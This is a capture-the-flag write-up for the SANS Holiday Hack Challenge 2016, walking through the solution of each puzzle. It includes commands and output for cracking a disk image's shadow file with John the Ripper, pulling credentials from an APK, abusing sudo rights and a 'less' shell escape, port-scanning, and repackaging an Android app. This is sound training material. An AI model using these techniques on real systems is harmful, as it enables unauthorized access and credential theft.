


SANTA W. CLAUS

MASS TOY PRODUCTION
& WORLDWIDE DISTRIBUTION LOGISTICS

❄ NORTH POLE ❄

@santawclaus @santawclaus

Answer Submission for SANS Holiday Hack Challenge 2016 Santa's Business Card

Jason Testart

December 2016

Contents

Preface

This document is organized to match, as much as possible, the organization of the Challenge itself at https://www.holidayhackchallenge.com/2016/. Rather than an Executive Summary with direct answers to stated questions, the entire document is a narrative of the analysis. Portions of the narrative that answer the questions are highlighted in yellow. This analysis covers all 7 audio files in the challenge.

Part 1: A Most Curious Business Card

The Business Card

The business card left in the den at the Dosis house reveals two clues:


1. A Twitter account @SantaWClaus
2. An Instagram account @SantaWClaus

Santa's Tweets

First I look at the tweets without all of the HTML around it using the following command:

```
curl https://twitter.com/SantaWClaus | grep TweetTextSize | cut -f2 -
d'>' | cut -f1 -d'<'
```

This only yields the latest 20 tweets or so:



```
SANTAELFHOHOHOCHRISTMASSANTACHRISTMASPEACEONEARTHCHRISTMASELFSANTAELFHOHOHO
GOODWILLTOWARDSMENSANTAPEACEONEARTHHOHOHOJOYSANTAGOODWILLTOWARDSMENJOYJOYQQ
GOODWILLTOWARDSMENGOODWILLTOWARDSMENJOYHOHOHOJOYELFELFPEACEONEARTHJOYHOHOHO
GOODWILLTOWARDSMENSANTACHRISTMASCHRISTMASPEACEONEARTHNORTHPOLEHOHOHOELFELFQ
JOYNORTHPOLECHRISTMASPEACEONEARTHNORTHPOLEJOYGOODWILLTOWARDSMENELFCHRISTMAS
CHRISTMASGOODWILLTOWARDSMENELFHOHOHOCHRISTMASPEACEONEARTHPEACEONEARTHJOYELF
HOHOHOGOODWILLTOWARDSMENNORTHPOLEGOODWILLTOWARDSMENSANTAPEACEONEARTHELFELFQ
GOODWILLTOWARDSMENP???????????????????????????????4CHRISTMASJOYELFELFSANTAQ
NORTHPOLEHOHOHOELFf...............................]PEACEONEARTHHOHOHOSANTAQ
SANTASANTAJOYELFQQf...............................]PEACEONEARTHCHRISTMASELF
CHRISTMASELFELFJOYf...............................]HOHOHOSANTAHOHOHOELFJOYQ
SANTASANTAJOYJOYQQf...............................]GOODWILLTOWARDSMENHOHOHO
NORTHPOLEELFELFELFf...............................]PEACEONEARTHHOHOHOSANTAQ
NORTHPOLECHRISTMASf...............................]PEACEONEARTHCHRISTMASJOY
PEACEONEARTHSANTAQf...............................]PEACEONEARTHNORTHPOLEELF
JOYCHRISTMASSANTAQf...............................]CHRISTMASHOHOHOCHRISTMAS
NORTHPOLEHOHOHOJOYf...............................]PEACEONEARTHPEACEONEARTH
SANTAELFELFJOYJOYQf.......aaaaaa/....._aaaaa......]PEACEONEARTHNORTHPOLEELF
GOODWILLTOWARDSMENf.......QQWQWQf.....]ELFWQ......]HOHOHOHOHOHOCHRISTMASJOY
NORTHPOLESANTAJOYQf.......HOHOHOf.....]JOYQQ......]CHRISTMASCHRISTMASHOHOHO
```

The above looks like the beginning of banner, like the ones we used to print on dot matrix printers in the late 1980s. Under this assumption, I looked to fetch all of the tweets. Do to this, I found a great tutorial by Craig Addyman named Get All Tweets from a User. While his tutorial and accompanying code is focused on overcoming the limits of the twitter API for fetching large numbers of tweets, I took the Python code and adapted it for this purpose.

The script I used is below:

```
from twython import Twython # pip install twython
import time # standard lib

''' Go to https://apps.twitter.com/ to register your app to get your api keys
'''
CONSUMER_KEY = ''
CONSUMER_SECRET = ''
ACCESS_KEY = ''
ACCESS_SECRET = ''

twitter = Twython(CONSUMER_KEY,CONSUMER_SECRET,ACCESS_KEY,ACCESS_SECRET)
lis = [798175529463676928] ## this is the latest starting tweet id
for i in range(0, 2): ## iterate through all tweets
## tweet extract method with the last list item as the max_id
    user_timeline = twitter.get_user_timeline(screen_name="SantaWClaus",
    count=200, include_retweets=False, max_id=lis[-1])
#    time.sleep(300) ## 5 minute rest between api calls

    for tweet in user_timeline:
        print tweet['text'] ## print the tweet
        lis.append(tweet['id']) ## append tweet id's
```

For the above Python script to work, I needed to register at apps.twitter.com for the Twitter API keys and populate the appropriate variables in the script. I also installed pip on my Debian-based Linux host so that I could install the twython library. This script will fetch a maximum of 400 tweets, which is fine because the @SantaWClaus twitter account only posted a total of 350 tweets.

Running the above script confirmed my suspicion that this was a banner.

The secret message is "BUG BOUNTY".

ZIP files

There are three images posted to the @SantaWClaus Instagram account. Of particular interest is the image with the computer monitor. On the screen is the filename SantaGram_v4.2.zip.

As we move through the North Pole, the elves distribute a couple of zip files:

1. cranbian.img.zip – a disk image of a "Cranberry Pi" Linux-based system
2. dungeon.zip – a binary of the Dungeon game compiled for 64-bit Linux

The above zip files were downloaded from www.northpolewonderland.com. I found that this is also the location where I could download SantaGram_v4.2.zip. I unzipped the file, using the password "bugbounty" and found a single SantaGram_4.2.apk file. Since APK is the file format used for installing Android applications, I presume that this is the installer for an Android application named SantaGram.

Part 2: Awesome Package Konveyance

Analysis of SantaGram APK file

I followed some hints from Jeff McJunkin's blog post Mining Android Secrets (Decoding Android App Resources). I used apktool to decode the file, then I used command-line tools to find artifacts of interest.

First, based on the definition of the challenge, I know there's a debug server involved somehow and in my experience you have to enable debugging using some kind of flag when "building" an application:

```
$ grep -R debug *

res/values/strings.xml:    <string
name="debug_data_collection_url">http://dev.northpolewonderland.com/index.php</string>

res/values/strings.xml:    <string name="debug_data_enabled">false</string>

res/values/public.xml:    <public type="string" name="debug_data_collection_url"
id="0x7f07001d" />

res/values/public.xml:    <public type="string" name="debug_data_enabled"
id="0x7f07001e" />

smali/com/northpolewonderland/santagram/EditProfile.smali:    const-string v3, "Remote
debug logging is Enabled"

smali/com/northpolewonderland/santagram/EditProfile.smali:    const-string v1, "debug"

smali/com/northpolewonderland/santagram/EditProfile.smali:    const-string v3, "Remote
debug logging is Disabled"

smali/com/northpolewonderland/santagram/EditProfile.smali:    const-string v3, "Error
posting JSON debug data: "
```

I found the flag for enabling debugging, this will be useful for Part 4. I also found the url for the debug server. Now I look for other potential urls using a recursive grep as above for strings matching "_url" and "northpolewonderland.com". From this, I found the following:

Analytics Launch URL	https://analytics.northpolewonderland.com/report.php?type=launch
Analytics Usage URL	https://analytics.northpolewonderland.com/report.php?type=usage
Banner Ad URL	http://ads.northpolewonderland.com/affiliate/C9E380C8-2244-41E3-93A3-D6C6700156A5
Debug Data Collection URL	http://dev.northpolewonderland.com/index.php
Dungeon URL	http://dungeon.northpolewonderland.com/
Exhandler URL	http://ex.northpolewonderland.com/exception.php
Parse Config Builder	https://www.northpolewonderland.com/parse

Checking with Tom Hessman in The Big Tree, I have confirmed that the above servers are in-scope except for www.northpolewonderland.com.

The challenge asks what username and password are embedded in the APK file, so I used the grep command to do a recursive search for "password". The format of the files is such that five lines of context would be helpful. The command “`grep -R -C 5 -i password *`” yields a useful result: Several smali files have the username “guest” password “busyreindeer78”.

The challenge also asks for the name of the audio file in the SantaGram APK:

```
$ ls -aR | grep mp3
discombobulatedaudio1.mp3
$ find . -name discombobulatedaudio1.mp3
./res/raw/discombobulatedaudio1.mp3
```

Part 3: A Fresh-Baked Holiday Pi

Obtaining the password for”cranpi” user

Once I collected all the components for the Cranberry Pi from the North Pole, I was provided a link to download an image file. I followed the advice given in Josh Wright’s blog Mount a Raspberry Pi File System Image and did the following:

```
$ fdisk -l cranbian-jessie.img
Disk cranbian-jessie.img: 1.3 GiB, 1389363200 bytes, 2713600 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x5a7089a1

Device               Boot  Start     End Sectors  Size Id Type
cranbian-jessie.img1        8192  137215  129024   63M  c W95 FAT32
(LBA)
cranbian-jessie.img2      137216 2713599 2576384  1.2G 83 Linux
$ echo $((512*137216))
70254592
$ sudo mount -v -o offset=70254592 -t ext4 cranbian-jessie.img /mnt
```

I collected the `passwd` and `shadow` files from `/mnt/etc`, and merged them with the `unshadow` command for John The Ripper to crack. I noted that when I visted the Small Tree House, Minty Candycane suggested that I use the Rockyou password list.

```
$ unshadow /mnt/etc/passwd /mnt/etc/shadow > passwd_to_crack
$ john --wordlist=rockyou.txt passwd_to_crack
```

John The Ripper determined that the password for the ‘cranpi’ account is “yummycookies”. I provided this password to Holly Evergreen outside the Train Station. At this point, my Cranberry Pi was made functional to access the terminals at the locked doors.

Terminal Doors

Elf House #2 Room #2

To get the key to Room #2 in Elf House #2, the terminal interface advises:

```
To open the door, find both parts of the passphrase inside the
/out.pcap file
```

I assess the situation and find that I don’t have permissions to read the file:

```
$ ls -l /out.pcap
-r-------- 1 itchy itchy 1087929 Dec  2 15:05 /out.pcap
$ whoami
scratchy
```

The natural tendency is to elevate privileges to root but I don’t have a password. All I need is to be the user ‘itchy’, so I find out what I can do:

```
$ sudo –l
sudo: unable to resolve host 6244387cfd66
Matching Defaults entries for scratchy on 6244387cfd66:
    env_reset,
mail_badpass,secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/u
sr/bin\:/sbin\:/bin

User scratchy may run the following commands on 6244387cfd66:
    (itchy) NOPASSWD: /usr/sbin/tcpdump
    (itchy) NOPASSWD: /usr/bin/strings
```

So, I see what I can find in the packet capture file:

```
$ sudo -u itchy tcpdump -A -r /out.pcap | more
```

Immediately, I see a `HTTP GET` request for `firsthalf.html` with the response:

```
<html>
<head></head>
<body>
<form>
<input type="hidden" name="part1" value="santasli" />
</form>
</body>
</html>
```

The above is followed by a subsequent `GET` request for `secondhalf.bin` with the response being unintelligible data. I note that in addition to `tcpdump`, I am also given access to the `strings` command. So I see what options are available with the `strings` command via strings `--help` and note the encoding option `-e`. Trying some options, I find one that yields results:

```
$ sudo -u itchy strings -e l /out.pcap
sudo: unable to resolve host 6244387cfd66
part2:ttlehelper
```

The key to get into the room is "santaslittlehelper".

DFER

The terminal for this room says:

```
Find the passphrase from the wumpus. Play fair or cheat; it's up to you.
```

I am placed at a shell prompt, and an executable binary named wumpus is in the current user's home directory. I run the game to play it, to get a feel for the game, but I dislike playing text-based games. So I decide to cheat. The binary is small enough that it's not too onerous to base64 encode it so that I can exfiltrate it to a local system under my control. So I run the command "base64 wumpus | more" and I copy and paste the text, one screen at a time, to the local file "encoded_game.txt". Once that's complete, I decode with the command "base64 –d encoded_game.txt > wumpus".

I found the source code for the game at:

https://github.com/vattam/BSDGames/blob/master/wump/wump.c

I note at line 99 of wump.c, the global variable “wumpus_loc” appears to contain the room number where the wumpus is located. I therefore run the wumpus game with gdb and print the value of the variable wumpus_loc at the beginning. This tells me exactly where to shoot my arrow when the opportunity presents itself. Below is a session that demonstrates this:

```
$ gdb -q ./wumpus
Reading symbols from ./wumpus...(no debugging symbols found)...done.
(gdb) run
Starting program: /root/hack2016/wumpus
Instructions? (y-n) n

You're in a cave with 20 rooms and 3 tunnels leading from each room.
There are 3 bats and 3 pits scattered throughout the cave, and your
quiver holds 5 custom super anti-evil Wumpus arrows.  Good luck.

You are in room 10 of the cave, and have 5 arrows left.
*whoosh* (I feel a draft from some pits).
There are tunnels to rooms 3, 14, and 17.
Move or shoot? (m-s) ^C
Program received signal SIGINT, Interrupt.
0x00007ffff7b12060 in __read_nocancel ()
    at ../sysdeps/unix/syscall-template.S:84
84      ../sysdeps/unix/syscall-template.S: No such file or directory.
(gdb) p wumpus_loc
$1 = 15
(gdb) c
Continuing.
m
To which room do you wish to move? 14

You are in room 14 of the cave, and have 5 arrows left.
*rustle* *rustle* (must be bats nearby)
There are tunnels to rooms 1, 7, and 16.
Move or shoot? (m-s) m
To which room do you wish to move? 7

You are in room 7 of the cave, and have 5 arrows left.
*sniff* (I can smell the evil Wumpus nearby!)
There are tunnels to rooms 11, 14, and 20.
Move or shoot? (m-s) m
To which room do you wish to move? 20

You are in room 20 of the cave, and have 5 arrows left.
*rustle* *rustle* (must be bats nearby)
*whoosh* (I feel a draft from some pits).
*sniff* (I can smell the evil Wumpus nearby!)
There are tunnels to rooms 7, 13, and 15.
Move or shoot? (m-s) s 15
*thwock!* *groan* *crash*

A horrible roar fills the cave, and you realize, with a smile, that you
have slain the evil Wumpus and won the game!  You don't want to tarry
for long, however, because not only is the Wumpus famous, but the
```

```
stench of dead Wumpus is also quite well known, a stench plenty enough
to slay the mightiest adventurer at a single whiff!!

Passphrase:
WUMPUS IS MISUNDERSTOOD

Care to play another game? (y-n) n
[Inferior 1 (process 1434) exited normally]
(gdb) quit
```

Santa's Office

To get the key to Santa's office, the instruction upon terminal connection is:

```
To open the door, find the passphrase file deep in the directories.
```

So, the first step is to get a recursive directory listing of all files, including hidden files:

```
~$ ls -aR
```

Scrolling back in the terminal window's buffer, I note the file named `key_for_the_door.txt` in the directory named:

```
./.doormat/. / /\/\\/Don't Look Here!/You are persistent, aren't you?/'
```

Assuming, by the file's extension, that the contents are indeed text, I avoid the headache of manual directory traversal by using the find command:

```
~$ find . -name key_for_the_door.txt -exec cat {} \;
key: open_sesame
```

The Corridor

In Santa's Office, there is a terminal beside a bookcase where there is a hidden entrance to The Corridor. When interfacing this terminal, the greeting reads:

```
GREETINGS PROFESSOR FALKEN.
```

Because I was born in the 1970s, I recognize this as the greeting that the fictional NORAD computer WOPR (War Operation Plan Response) used to greet what its advanced AI believed to be researcher Dr. Stephen Falken (John Wood) in the 1983 movie "War Games". I presumed that this was the memorable scene where hacker David Lightman (Matthew Broderick) war dials his way into this computer, using the backdoor password 'Joshua', wishing to play games with the AI in the presence of his friend Jennifer Mack (Ally Sheedy). Since I could not recall the precise dialogue of the scene having been decades since watching the movie, I searched YouTube and found the video clip:

https://www.youtube.com/watch?v=KXzNo0vR_dU

By mimicking the dialogue precisely, the terminal behaved as the WOPR did in the movie. In the final screen, I just listed the first target chosen by Jennifer and the key is provided:

```
AWAITING FIRST STRIKE COMMAND
-----------------------------
PLEASE LIST PRIMARY TARGETS BY
CITY AND/OR COUNTRY NAME:
```

```
Las Vegas
LAUNCH INITIATED, HERE'S THE KEY FOR YOUR TROUBLE:

LOOK AT THE PRETTY LIGHTS
```

Train

When connecting to terminal on the train, it's a "Train Management Console" that only takes ALL CAPS commands listed in the MAIN MENU. Starting the train using this interface requires the BRAKEOFF command followed by a password-protected START command. Consulting HELP, I notice the following:


- There's a filename at the bottom of the screen (`/home/conductor/TrainHelper.txt`)
- The description of the HELP command states:

```
**HELP** brings you to this file. If it's not here, this console
cannot do it, unLESS you know something I don't.
```

These are hints that the `less` command is being used. The `less` command allows one to run arbitrary shell commands, depending on the value of `$SHELL`. So I issue the "`!bash`" command, then

```
$ ls
ActivateTrain  TrainHelper.txt  Train_Console
$ ./ActivateTrain
```

Activating the train takes me back to just outside the Train Station at the bottom of the game map, but in 1978. Exploring the North Pole in 1978, I found Santa in the Dungeon for Errant Reindeer (DFER).




The quickest way to activate the train using the terminal, when in 2016, or 1978, is to:

1. Type `HELP` at the main menu.
2. Type "`!./ActivateTrain`"

Part 4: My Gosh... It's Full of Holes

The Mobile Analytics Server (via credentialed login access)




Please login to use the application

Username: Username

Password: Password

At the login page, I used the credentials embedded in the APK file from Part 2 (guest/busyreindeer78) to login. Once logged in, I simply clicked on the MP3 link at the top and I was able to download the file discombobulatedaudio2.mp3.



Welcome to the the 'Sprusage' us

Successfully logged in!

Opening discombobulatedaudio2.mp3

You have chosen to open:

discombobulatedaudio2.mp3

which is: MP3 file (218 KB)

from: https://analytics.northpolewonderland.com

What should Firefox do with this file?

● Open with TWINUI (default)

○ Save File

□ Do this automatically for files like this from now on.

What would you like to do today?

The Dungeon Game

Analysis of dungeon binary

Running the strings command against the provided dungeon binary, I noticed the string “GDT>” which looks like a prompt. Also, I note the following:

```
Valid commands are:

AA- Alter ADVS          DR- Display ROOMS
AC- Alter CEVENT        DS- Display state
AF- Alter FINDEX        DT- Display text
AH- Alter HERE          DV- Display VILLS
AN- Alter switches      DX- Display EXITS
AO- Alter OBJCTS        DZ- Display PUZZLE
AR- Alter ROOMS         D2- Display ROOM2
AV- Alter VILLS         EX- Exit
AX- Alter EXITS         HE- Type this message
AZ- Alter PUZZLE        NC- No cyclops
DA- Display ADVS        ND- No deaths
DC- Display CEVENT      NR- No robber
DF- Display FINDEX      NT- No troll
DH- Display HACKS       PD- Program detail
DL- Display lengths     RC- Restore cyclops
DM- Display RTEXT       RD- Restore deaths
DN- Display switches    RR- Restore robber
DO- Display OBJCTS      RT- Restore troll
DP- Display parser      TK- Take
```

Sure enough, when I play the game, typing “gdt” presents a GDT> prompt and issuing the HE command displays the above help text. One of the above commands that caught my attention was the “DT- Display text” command. When used, it prompts for an entry number and displays response text from the game. It appears that all response text is able to be referenced in this manner. I assume that the last entries will be the additions for this challenge, so I search for the last entry and work backwards:

```
$ ./dungeon
chroot: No such file or directory
Welcome to Dungeon.                     This version created 11-MAR-78.
You are in an open field west of a big white house with a boarded
front door.
There is a small wrapped mailbox here.
>GDT
GDT>dt
Entry:    1500
Segmentation fault
$ ./dungeon
chroot: No such file or directory
Welcome to Dungeon.                     This version created 11-MAR-78.
You are in an open field west of a big white house with a boarded
front door.
There is a small wrapped mailbox here.
>GDT
GDT>dt
Entry:    1250
```

```
GDT>dt
Entry:    1200
GDT>dt
Entry:    1150
GDT>dt
Entry:    1100
GDT>dt
Entry:    1050
GDT>dt
Entry:    1025
"That wasn't quite what I had in mind", he says, tossing
the # into the fire, where it vanishes.
GDT>dt
Entry:    1026
The elf appears increasingly impatient.
GDT>dt
Entry:    1027
The elf says - you have conquered this challenge - the game will now
end.
GDT>dt
Entry:    1028
GDT>dt
Entry:    1024
The elf, satisified with the trade says -
Try the online version for the true prize
GDT>ex
>quit
Your score would be 0 [total of 585 points], in 1 move.
This gives you the rank of Beginner.
Do you wish to leave the game?
y
The game is over.
$ exit
```

My assumption was correct: the entry that I am looking for is number 1024.

Port scan results

I ran the following:

```
nmap -p 1- -open dungeon.northpolewonderland.com
```

Yielding the results:

```
Nmap scan report for dungeon.northpolewonderland.com (35.184.47.139)
Host is up (0.042s latency).
rDNS record for 35.184.47.139: 139.47.184.35.bc.googleusercontent.com
Not shown: 65525 closed ports, 7 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
11111/tcp open  vce
```

Connecting to port 11111 using Netcat shows there is a Dungeon game server running on that port.

Acquisition of the audio file

Connecting to the game running on the dungeon server, I expect to get the information that I need from running the “display text” command for entry 1024 from the GDT prompt:

```
$ nc dungeon.northpolewonderland.com 11111
Welcome to Dungeon.                     This version created 11-MAR-78.
You are in an open field west of a big white house with a boarded
front door.
There is a small wrapped mailbox here.
>gdt
GDT>dt
Entry:    1024
The elf, satisified with the trade says -
send email to "peppermint@northpolewonderland.com" for that which you
seek.
GDT>ex
>quit
Your score would be 0 [total of 585 points], in 1 move.
This gives you the rank of Beginner.
Do you wish to leave the game?
y
$
```

Sending email to the address peppermint@northpolewonderland.com results in an automated response with the file discombobulatedaudio3.mp3 attached and the message body:

> You tracked me down, of that I have no doubt.
>
> I won't get upset, to avoid the inevitable bout.
>
> You have what you came for, attached to this note.
>
> Now go and catch your villian, and we will alike do dote.

The Debug Server

The analysis from Part 2 suggests that the SantaGram App needs to be changed to enable debugging, and that I may need to use the EditProfile section of the app to get any useful debugging information. I used Jeff McJunkin's blog Mining Android Secrets (Decoding Android App Resources) and Joshua Wright's blog Ghost in the Droid: Reverse Engineering Android Apps for tips and guidance on how to approach this.

Tools

I used the following tools for this exercise:


- APK Studio to edit code and re-build the APK file.
- Keytool and jarsigner from the Java JDK to sign the new APK file.
- Genymotion and Virtual Box to run the modified APK file.
- Wireshark to analyze the traffic generated by the app.
- Python to interact directly with the debug server.

Enabling debugging in the SantaGram App

Using APK Studio, I edited the file `res/values/strings.xml` to set "`debug_data_enabled`" to true. I then rebuilt the APK file. In order for any Android device to accept and APK file, I had to sign it using the following commands:

```
keytool -genkey -v -keystore my-release-key.jks -keyalg RSA -keysize 
2048 -validity 10000 -alias SantaGram

jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-
release-key.jks SantaGram_4.2.apk SantaGram
```

Another step that's needed before installing the re-built APK is to change the security settings of the Android virtual machine to allow installation of apps from unknown sources:



Security

Passwords

Make passwords visible ●

Device administration

Device administrators
View or deactivate device administrators

Unknown sources ●
Allow installation of apps from unknown sources

Credential storage

Storage type


I simply had to drag-and-drop the signed APK file into the Genymotion Android VM window to install it.

Network traffic analysis

To see how the SantaGram app interacts with the debug server, I did the following:

1. Started Wireshark on the computer hosting the Android virtual machine and capture all traffic.

2. Launch the SantaGram app in the Android VM and navigate to different areas of the app, making sure I make changes in the Edit Profile section of the app.



← Edit Profile

Tap to upload avatar

Tap to upload a cover image

MY FULL NAME

Sarge

SOMETHING ABOUT ME

Don't call me sir, I work for a living!

MY EMAIL

3. Save the Wireshark packet capture for later analysis.

In the packet capture, I see the app make an HTTP POST to `dev.northpolewonderland.com/index.php` with the following JSON:

```
{"date":"201612202254310500","udid":"723991b8cd47ac11","debug":"com.nor
thpolewonderland.santagram.EditProfile,
EditProfile","freemem":67040480}
```

The server then returns the following JSON:

```
{"date":"20161221035432","status":"OK","filename":"debug-
20161221035432-0.txt","request":{"date":"20161220225431-
0500","udid":"723991b8cd47ac11","debug":"com.northpolewonderland.santag
ram.EditProfile, EditProfile","freemem":67040480,"verbose":false}}
```

